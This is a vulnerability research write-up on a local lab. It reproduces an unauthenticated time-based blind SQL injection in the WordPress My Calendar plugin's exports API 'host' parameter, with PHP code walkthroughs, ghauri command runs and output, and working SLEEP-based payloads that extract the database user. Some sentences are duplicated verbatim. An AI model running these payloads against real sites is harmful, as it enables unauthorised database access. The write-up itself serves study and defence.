function mc_select_author( $author, $type = 'event', $context = 'author' ) { if ( '' === trim( (string) $author ) ) { return ''; } $author = urldecode( $author ); if ( '' === $author || 'all' === $author || 'default' === $author ) { return ''; } $select_author = ''; $data = ( 'author' === $context ) ? 'event_author' : 'event_host'; if ( preg_match( '/^all$|^all,|,all$|,all,/i', $author ) > 0 ) { return ''; } else { $authors = mc_author_select_ids( $author ); if ( count( $authors ) > 0 ) { $auths = implode( ',', $authors ); $select_author = "AND $data IN ($auths)"; } return $select_author; }}
Step by step:
- The value is turned into text and trimmed of spaces. If nothing is left, return an empty fragment.
urldecodeturns things like%20back into spaces. Web addresses cannot contain raw spaces, so browsers encode them; this undoes that.- If the value is empty,
allordefault, return an empty fragment. These are the plugin's "no filter" words. $datachooses a column name:event_authorwhen the context isauthor, otherwiseevent_host. This is how one function serves both filters.- The
preg_matchline is a pattern check. The pattern looks for the wordallstanding alone at the start, at the end, or between commas. If found, return an empty fragment. - Otherwise call
mc_author_select_ids()and, if it returns anything, join the results with commas and wrap them inAND $data IN (...). That is a SQL condition meaning "the column must be one of these values".
The helper that turns names into IDs
function mc_author_select_ids( $author ) { $authors = array(); if ( strpos( $author, '|' ) || strpos( $author, ',' ) ) { if ( strpos( $author, '|' ) ) { $authors = explode( '|', $author ); } else { $authors = explode( ',', $author ); } foreach ( $authors as $index => $key ) { $key = trim( $key ); if ( is_numeric( $key ) ) { $add = absint( $key ); } elseif ( 'current' === $key ) { $author = wp_get_current_user(); $add = $author->ID; unset( $authors[ $index ] ); } else { $author = get_user_by( 'login', $key ); $add = $author->ID; } $authors[] = $add; } } else { if ( is_numeric( $author ) ) { $authors[] = absint( $author ); } else { $author = trim( $author ); if ( 'current' === $author ) { $author = wp_get_current_user(); $authors[] = $author->ID; } else { $author = get_user_by( 'login', $author ); if ( is_object( $author ) ) { $authors[] = $author->ID; } } } } return $authors;}
This function accepts either one value or several separated by a comma or a vertical bar (|).
- If the value contains
|or,, it is split on that character withexplode. A comma-separated list is a common way to say "any of these". - For each piece: trim spaces. If it is a number, convert it with
absint. If it is the wordcurrent, look up the logged-in user and use their ID. Otherwise treat it as a username, look the user up withget_user_by, and use their ID. - If there is no separator, the same logic runs once on the whole value.
- The result is an array of IDs.
absint deserves its own note: it converts a value to a whole number and drops the sign. absint("12abc") gives 12, and anything that does not start with a number gives 0. It is a blunt but effective way to make sure only digits survive.
Back in mc_select_author(), the array is joined into text and placed inside the SQL condition:
if ( count( $authors ) > 0 ) { $auths = implode( ',', $authors ); $select_author = "AND $data IN ($auths)"; } return $select_author;
implode joins array items with a separator. The author gave a generic example to make it concrete:
$array = ['Apple', 'Banana', 'Orange']; echo implode(', ', $array); // Output: Apple, Banana, Orange
So an array of IDs becomes 1,2,3, and the fragment becomes AND event_author IN (1,2,3). The fragment goes back to the caller through the line $select_author = ( 'all' !== $clauth ) ? mc_select_author( $clauth ) : ''; and is then pasted into the full event query, which is run through $mcdb:
$primary_sort = apply_filters( 'mc_primary_sort', 'occur_begin', 'my_calendar_get_events' ); $secondary_sort = apply_filters( 'mc_secondary_sort', 'event_title ASC', 'my_calendar_get_events' ); $location_join = ( $select_location ) ? 'JOIN (SELECT location_id FROM ' . my_calendar_locations_table() . " WHERE $select_location) l on e.event_location = l.location_id" : ''; $site = apply_filters( 'mc_get_events_sites', $site, $args ); $site = ! is_array( $site ) ? array( $site ) : $site; foreach ( $site as $s ) { $event_query = ' SELECT *, ' . $ts_string . ' FROM ' . my_calendar_event_table( $s ) . ' AS o JOIN ' . my_calendar_table( $s ) . ' AS e ON (event_id=occur_event_id) JOIN ' . my_calendar_categories_table( $s ) . " AS c ON (event_category=category_id) $join $location_join $select_access $if_where $select_published $select_category $select_author $select_host $search AND ( DATE(occur_begin) BETWEEN '$from 00:00:00' AND '$to 23:59:59' OR DATE(occur_end) BETWEEN '$from 00:00:00' AND '$to 23:59:59' OR ( DATE('$from') BETWEEN DATE(occur_begin) AND DATE(occur_end) ) OR ( DATE('$to') BETWEEN DATE(occur_begin) AND DATE(occur_end) ) ) $exclude_categories GROUP BY o.occur_id ORDER BY $primary_sort, $secondary_sort"; $events = $mcdb->get_results( $event_query );
What this does:
- Two sort settings are fetched through WordPress filters, which let other code change a value.
- A location join is built only if a location filter exists.
- The list of sites is normalised into an array, then the code loops over each site.
- Inside the loop, one long SQL string is assembled from all the fragments: the joins, the access condition, the
WHEREkeyword, the published condition, the category condition, then$select_authorand$select_host, then the search condition, then a date range condition, then grouping and ordering. $mcdb->get_results( $event_query )sends that finished string to the database and gets rows back.
This is the shape of an injection: text built by gluing pieces together, then executed as one command.
$mcdb itself comes from mc_is_remote_db() in src/includes/db.php:
function mc_is_remote_db() { global $wpdb; global $remotedb; $mcdb = $wpdb; if ( 'true' === mc_get_option( 'remote' ) && function_exists( 'mc_remote_db' ) ) { if ( ! isset( $remotedb ) ) { $remotedb = mc_remote_db(); } $mcdb = $remotedb; } return $mcdb;}
In plain words: start with WordPress's normal database connection, $wpdb. If the site owner turned on a "remote" option and a remote connection function exists, use that instead. Either way, return a connection object. The point for us is simply that the query string above is executed against a real database.
At this stage the author believed the advisory: mc_auth reached SQL without a proper check, so it looked like the injection point.
The detour through a real installation
Reading code for hours is tiring, so the author installed WordPress locally with the vulnerable plugin and tried to trigger the bug by hand. A local installation means running the site on your own computer, reachable at an address like http://[redacted]:8080/. The number [redacted] is a special address meaning "this computer", and 8080 is a port, a numbered door on that computer where the web server listens.
Despite a long time fiddling, the author could not find any way to supply mc_auth and mc_host in a web address. Nothing in the code seemed to accept them as URL parameters.
Then, in the WordPress dashboard (the admin area of the site), there was a section called Generate Shortcodes with Author and Host Filters. A shortcode is a small tag in square brackets that a site owner can paste into a page to make the plugin display something. Selecting one author and a different host produced this:
[my_calendar weekends=”true” author=”1" host=”2"].
This told the author two things. First, authors and hosts are stored as numbers (IDs) inside the system. Second, the names used in the shortcode are author and host, not mc_auth and mc_host. That pointed back at the lines in my_calendar_get_events() that read $args['author'] and $args['host'].
Shortcode Generator Panel
But the dashboard is behind a login, and the advisory said the bug was unauthenticated, so anything done while logged in did not explain how an outsider would reach it.
The turning point was the plugin's own documentation for its API. An API (application programming interface) is a way for one program to ask another for data, here a web address that returns events as data instead of a web page. The documentation lists the parameters the API accepts:
Parameters my-calendar-api: format to return, ‘json’, ‘csv’, ‘ical’ from: starting date to retrieve, YYYY-MM-DD (default: current date.) to: end date to retrieve, YYYY-MM-DD (default: 7 days from today.) mcat: Category ID to limit by. ltype: Location type to restrict to (keywords: ‘name’, ‘city’, ‘state’, ‘zip’, ‘country’, ‘region’) lvalue: Location value to match against location field type author: Events by author ID host: Events by host ID. search: text search query terms.
In plain words: you can ask the site for events in a chosen format, between two dates, filtered by category, location, author, host, or a text search. The names author and host appear here, and they are exactly the names the code reads from $args. The author's intuition was that these, not mc_auth and mc_host, were the real injection points.
Testing with ghauri
At this point the author nearly gave up and ran ghauri one more time. ghauri is a command-line tool that tests a web address for SQL injection automatically. You give it a URL, tell it which parameter to test, and it sends a series of requests and watches the responses.
A word on how it can tell: the technique used here is time-based blind injection. "Blind" means the page does not show the database output, so the tool cannot simply read the answer. Instead it asks the database to pause for a few seconds if a condition is true. If the response arrives late, the condition was true; if it arrives quickly, it was false. It is like asking a locked room a yes/no question and waiting to hear a knock.
Step 1: test the host parameter
ghauri -u 'http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2' -p host --level 3 --dbms MySQL --technique T ________.__ .__ {1.4.3} / _____/| |__ _____ __ _________|__|/ \ ___| | \__ \ | | \_ __ \ |\ \_\ \ Y \/ __ \| | /| | \/ | \______ /___| (____ /____/ |__| |__| \/ \/ \/ https://github.com/r0oth3x49 An advanced SQL injection detection & exploitation tool.[*] starting @ 18:18:31 /2026-08-13/[18:18:31] [INFO] testing connection to the target URL[18:18:31] [INFO] testing if the target URL content is stable[18:18:32] [INFO] target URL content is stable[18:18:32] [WARNING] heuristic (basic) test shows that GET parameter 'host' might not be injectable[18:18:32] [INFO] testing for SQL injection on GET parameter 'host'[18:18:32] [INFO] testing 'MySQL >= 5.0.12 time-based blind (query SLEEP)'[18:18:33] [INFO] testing 'MySQL >= 5.0.12 time-based blind (IF - comment)'[18:18:43] [INFO] GET parameter 'host' appears to be 'MySQL >= 5.0.12 time-based blind (IF - comment)' injectable[18:18:43] [INFO] checking if the injection point on GET parameter 'host' is a false positiveGET parameter 'host' is vulnerable. Do you want to keep testing the others (if any)? [y/N] yGhauri identified the following injection point(s) with a total of 29 HTTP(s) requests:---Parameter: host (GET) Type: time-based blind Title: MySQL >= 5.0.12 time-based blind (IF - comment) Payload: to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2) AND if(now()=sysdate(),SLEEP(9),0)-- wXyW---
Reading the command:
-ugives the address to test. It asks the API for JSON output between two dates, withauthor=1andhost=2.-p hostsays: test thehostparameter.--level 3asks for a more thorough set of tests than the default.--dbms MySQLsays the database is MySQL, so only MySQL-specific tests are needed. MySQL is one popular database program.--technique Trestricts testing to time-based techniques.
Reading the output:
- The banner shows ghauri version 1.4.3.
- It checks that the target is reachable and that the page content is stable, meaning the same request gives the same response. Without that, timing results would be meaningless.
- A heuristic warning says the parameter might not be injectable. This is a quick guess, not a verdict.
- It tries a time-based test using
SLEEP, then one usingIFwith a comment. - The
IF - commenttest reports the parameter injectable, and ghauri records the injection point with the payloadhost=2) AND if(now()=sysdate(),SLEEP(9),0)-- wXyW.
That payload is worth reading slowly, because its shape matters later:
2)closes a parenthesis that the plugin's own query opened before inserting our value. Without it, the SQL would be malformed and the database would refuse the whole command.AND if(now()=sysdate(),SLEEP(9),0)is a condition that is always true (the current time equals itself), so the database runsSLEEP(9), pausing nine seconds. If the condition were false, it would do nothing.-- wXyWstarts a SQL comment. Everything after--is ignored by the database, which neatly discards the rest of the plugin's query, including the stray closing parenthesis that would otherwise break the syntax. ThewXyWis arbitrary text after the dashes.
Step 2: test the author parameter
ghauri -u 'http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&author=asdf' -p author --level 3 --dbms MySQL --technique T ________.__ .__ {1.4.3} / _____/| |__ _____ __ _________|__|/ \ ___| | \__ \ | | \_ __ \ |\ \_\ \ Y \/ __ \| | /| | \/ | \______ /___| (____ /____/ |__| |__| \/ \/ \/ https://github.com/r0oth3x49 An advanced SQL injection detection & exploitation tool.[*] starting @ 18:17:14 /2026-08-13/[18:17:14] [INFO] testing connection to the target URL[18:17:15] [INFO] testing if the target URL content is stable[18:17:15] [INFO] target URL content is stable[18:17:15] [WARNING] heuristic (basic) test shows that GET parameter 'author' might not be injectable[18:17:15] [INFO] testing for SQL injection on GET parameter 'author'[18:17:15] [INFO] testing 'MySQL >= 5.0.12 time-based blind (query SLEEP)'[18:17:17] [INFO] testing 'MySQL >= 5.0.12 time-based blind (IF - comment)'[18:17:18] [INFO] testing 'MySQL >= 5.0.12 time-based blind (CASE STATEMENT)'[18:17:19] [INFO] testing 'MySQL >= 5.0.12 time-based blind (SLEEP)'[18:17:20] [WARNING] GET parameter 'author' does not seem to be injectable[18:17:20] [CRITICAL] all tested parameters do not appear to be injectable.
Here the URL uses author=asdf and only the author parameter is tested. ghauri tries four time-based variants: a plain SLEEP, an IF with a comment, a CASE statement, and another SLEEP form. All fail, and it reports that no tested parameter appears injectable. This was a surprise: the author had expected author to be the weak one.
Step 3: extract the current database user
ghauri -u 'http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2' -p host --level 3 --dbms MySQL --technique T --current-user ________.__ .__ {1.4.3} / _____/| |__ _____ __ _________|__|/ \ ___| | \__ \ | | \_ __ \ |\ \_\ \ Y \/ __ \| | /| | \/ | \______ /___| (____ /____/ |__| |__| \/ \/ \/ https://github.com/r0oth3x49 An advanced SQL injection detection & exploitation tool.[*] starting @ 18:19:30 /2026-08-13/[18:19:30] [INFO] testing connection to the target URLGhauri resumed the following injection point(s) from stored session:---Parameter: host (GET) Type: time-based blind Title: MySQL >= 5.0.12 time-based blind (IF - comment) Payload: to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2) AND if(now()=sysdate(),SLEEP(9),0)-- wXyW---[18:19:30] [INFO] testing MySQL[18:19:30] [INFO] confirming MySQL[18:19:30] [INFO] the back-end DBMS is MySQL[18:19:30] [INFO] fetching current user[18:20:25] [INFO] retrieving the length of query output[18:21:26] [INFO] retrieved: 11 [18:21:56] [WARNING] Ghauri detected read timout '4' time(s), It is recommended to set high value of option(s) '--time-sec', increase delay between request(s) with an option '--delay'.Ghauri detected read timeout multiple time(s). Do you want to continue? [y/N] y[18:44:55] [INFO] retrieved: 'wordpress@%'current user: 'wordpress@%'
The new option is --current-user, which asks the database who it is logged in as. ghauri reuses the injection point it saved from the previous run, confirms the database is MySQL, and then reads the answer one character at a time, using the delay as a yes/no signal. It first works out the length of the answer (11 characters), then the characters themselves. The process is slow, and ghauri warns that it hit read timeouts four times, suggesting a higher --time-sec (how long to wait for a delayed response) or a --delay between requests. The extracted user is wordpress@%, meaning the database account named wordpress, allowed to connect from any host (the % is a wildcard).
Step 4: re-test after updating the plugin
After reinstalling the plugin to a later release tag, the host parameter was no longer vulnerable.
Updating Plugin
ghauri -u 'http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2' -p host --level 3 --dbms MySQL --flush-session --technique T ________.__ .__ {1.4.3} / _____/| |__ _____ __ _________|__|/ \ ___| | \__ \ | | \_ __ \ |\ \_\ \ Y \/ __ \| | /| | \/ | \______ /___| (____ /____/ |__| |__| \/ \/ \/ https://github.com/r0oth3x49 An advanced SQL injection detection & exploitation tool.[*] starting @ 20:23:18 /2026-08-13/[20:23:18] [INFO] flushing session file[20:23:18] [INFO] testing connection to the target URL[20:23:18] [INFO] testing if the target URL content is stable[20:23:18] [INFO] target URL content is stable[20:23:19] [WARNING] heuristic (basic) test shows that GET parameter 'host' might not be injectable[20:23:19] [INFO] testing for SQL injection on GET parameter 'host'[20:23:19] [INFO] testing 'MySQL >= 5.0.12 time-based blind (query SLEEP)'[20:23:20] [INFO] testing 'MySQL >= 5.0.12 time-based blind (IF - comment)'[20:23:22] [INFO] testing 'MySQL >= 5.0.12 time-based blind (CASE STATEMENT)'[20:23:23] [INFO] testing 'MySQL >= 5.0.12 time-based blind (SLEEP)'[20:23:24] [WARNING] GET parameter 'host' does not seem to be injectable[20:23:24] [CRITICAL] all tested parameters do not appear to be injectable.[*] ending @ 20:23:24 /2026-08-13/
The new option is --flush-session, which throws away the saved result from earlier runs. Without it, ghauri might simply repeat what it already knows instead of testing the updated site. With a clean slate, all four time-based tests fail, so the later release no longer shows the injection.
Step 5: look at the host helper
Back in the code, mc_select_host() is applied to $clhost:
$select_host = ( 'all' !== $clhost ) ? mc_select_host( $clhost ) : '';
/** * Select host params. * * @uses mc_select_author() * * @param int|string $host Host ID or name.. * @param string $type context. * * @return string SQL */function mc_select_host( $host, $type = 'event' ) { return mc_select_author( $host, $type, 'host' );}
The comment block above the function is documentation: it says the function selects host parameters, uses mc_select_author(), takes a host ID or name and a context, and returns SQL. The function body is one line: it calls mc_select_author() with the context set to host. That context is what makes $data become event_host instead of event_author. In other words, the host filter is the author filter wearing a different hat.
The author drew the two paths:
mc_auth ──> $clauth ──> mc_select_author($clauth) │ └── mc_select_author(..., 'author')mc_host ──> $clhost ──> mc_select_host($clhost) │ └── mc_select_author(..., 'host')
Read it as: the request value mc_auth becomes $clauth, which goes into mc_select_author with the author context; the request value mc_host becomes $clhost, which goes into mc_select_host, which forwards to the same mc_select_author with the host context. Both end up in the same place.
One detail the author had missed in mc_author_select_ids() is the numeric branch:
if ( is_numeric( $key ) ) { $add = absint( $key );}...$auths = implode( ',', $authors );$select_author = "AND $data IN ($auths)";
If a value is numeric, absint reduces it to a plain whole number. The author's example: absint("1 OR SLEEP(5)-- -") returns 1. The SQL-looking text is thrown away before it can reach the query. That explains why a straightforward injection through the author path does not survive. But it does not explain why host is vulnerable while author is not, and the author says plainly that they had not worked it out at the time of writing.
Why it works, as far as the code shows
From the code shown, the SQL fragment built for the host filter is glued into the event query and executed without parameter binding. Parameter binding is the safe alternative: instead of pasting a value into the command text, you send the command and the value separately, so the database always treats the value as data and never as instructions. It is the difference between handing someone a form to fill in and letting them rewrite the form.
The value does pass through several checks: sanitize_text_field via map_deep, a URL decode, an all/default check, and a regex on all tokens. None of these knows anything about SQL syntax, so none of them stops SQL from getting through.
The numeric branch of mc_author_select_ids() uses absint(), which would neutralise a payload, so the working path is likely one where the value is not reduced to an integer before it reaches the IN (...) clause. The exact line or branch responsible for the host case is not identified in the account.
The published advisory named mc_auth and mc_host, but the working parameter is host on the exports API. The author's intuition was that the API documentation, not the parameter names in the advisory, pointed at the real injection point.
What an attacker could do
On the tested instance, an unauthenticated request to the exports API with a crafted host value allowed time-based blind extraction; the demonstrated extraction was the current database user. The demonstrated extraction was the current database user, wordpress@%. The author does not enumerate further data, other privileges, or effects on other users.
The conditions stated are:
- The exports API must be enabled by an administrator. It is not on by default.
- The plugin must be at 3.7.8 or below.
- The payload must be shaped as a time-based
IFwith a comment whose trailing text is non-empty.
The fix
The fix observed is the plugin update: after reinstalling a later release tag, the same ghauri run with --flush-session no longer found host injectable. The author does not describe the code change that fixed it, and notes that the 3.7.8 to 3.7.9 comparison did not show anything obviously related. The account does not describe the code change that fixed it.
Things worth trying next
- Query the exports API with
mc-api=jsonand a numerichost, then repeat with ahostvalue containing) AND if(1=1,SLEEP(9),0)-- test. - Try the same payload with different comment tails:
-- testand-- -worked in the account, while a bare--did not. A positive result is a delay only for the tails that leave text after the dashes. - Try
host=2) AND SLEEP(9)-- test, which the account says does not work, to confirm that theIFform is required on this code path. - Test the
authorparameter with the same payloads. Test theauthorparameter with the same payloads; the report found it not injectable. - Check whether
mc_authandmc_hostare accepted anywhere as request parameters on the target. The account found no such path, so a positive result would contradict it. - On other My Calendar installations, confirm whether the exports API is enabled before testing, since it is off by default and the endpoint is unreachable otherwise.
- Compare behaviour across versions at or below 3.7.8 and above it, using
--flush-sessionbetween runs so that cached results do not mask a change.
The five details the advisory left out
To summarise, there are a few details regarding this vulnerability that were not originally documented in the vulnerability report:
- The My Calendar exports API needs to be enabled in the dashboard by the admin, this is not enabled by default.
- The injection point is found in the api endpoint: http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&host=1 (The docs say my-calendar-api instead of mc-api, but maybe they’re just aliases)
- An outdated version of My Calendar (3.7.8 and below) needs to be installed. I used 3.6.17 here.
- The SQL payload has to be specific. According to the Ghauri scan, a time-based blind (IF-comment) is needed, so this would work:
host=2) AND if(1=1,SLEEP(9),0)-- testbut not this:host=2) AND SLEEP(9)-- test - The trailing text after the dashes are important too:
host=2) AND if(1=1,SLEEP(9),0)-- testandhost=2) AND if(1=1,SLEEP(9),0)-- -works but not this:host=2) AND if(1=1,SLEEP(9),0)--
What the author took away
Instead of digging around a codebase someone else wrote and trying to painstakingly comb through the application with limited PHP and WordPress knowledge, it is sometimes better to take a step back and read how the application works through its documentation.
TLDR: Instead of figuring out how it works, just read the instructions.
The author adds that in cybersecurity, the real skill may be being able to read and write well, and that they may revisit this bug later to trace the variables in the code again. For now, a break.
Glossary
- API: a way for one program to ask another for data, here a web address that returns events as data rather than a web page.
absint: a PHP function that converts a value to a whole number and drops the sign, so text after the digits is discarded.- Blind injection: an injection where the page does not show the database output, so the attacker learns answers indirectly, for example from response timing.
- Comment (SQL): text after
--that the database ignores, used to discard the rest of a query. - Database: the part of a website that stores data such as users, posts and events.
- Exports API: the My Calendar feature that returns events as
json,csvorical; it must be enabled by an administrator. - Fragment (SQL): a piece of a SQL command kept as text and glued into a larger command later.
- ghauri: a command-line tool that tests a web address for SQL injection automatically.
implode: a PHP function that joins array items into one string with a separator.- Injection point: the specific parameter through which an attacker's text reaches a command.
- JSON: a plain-text format for structured data, commonly used by APIs.
- Local installation: running a website on your own computer, reachable at an address such as
http://[redacted]:8080/. map_deep: a WordPress function that applies another function to every value in an array, including nested ones.- MySQL: a popular database program.
- Parameter: a named value in a web address, the part after a question mark, such as
host=2. - Parameter binding: sending a command and its values separately so the database always treats the values as data, never as instructions.
- Patch diffing: comparing two versions of software to see which lines changed, often revealing where a bug was fixed.
- Payload: the crafted value an attacker sends to trigger a vulnerability.
- PHP: the programming language WordPress is written in.
- Plugin: an add-on that gives a WordPress site extra features.
- Port: a numbered door on a computer where a service listens, such as
8080. - Regex: a pattern used to match text, here used to reject values containing the word
all. sanitize_text_field: a WordPress function that tidies text by stripping tags and odd whitespace; it is not a defence against SQL.- Shortcode: a small tag in square brackets that a site owner pastes into a page to make a plugin display something.
- SQL: the language used to talk to a database.
- SVN: a system for storing and tracking versions of files.
- Time-based injection: asking the database to pause when a condition is true, and reading the answer from how long the response takes.
- Unauthenticated: reachable without an account or password.
- URL decode: turning encoded characters such as
%20back into their plain form, such as a space. - Widget: a small block a site owner can place in a sidebar, configured through saved settings.
- WordPress: a popular system for building websites.
- WPScan: a site that catalogues WordPress vulnerabilities.



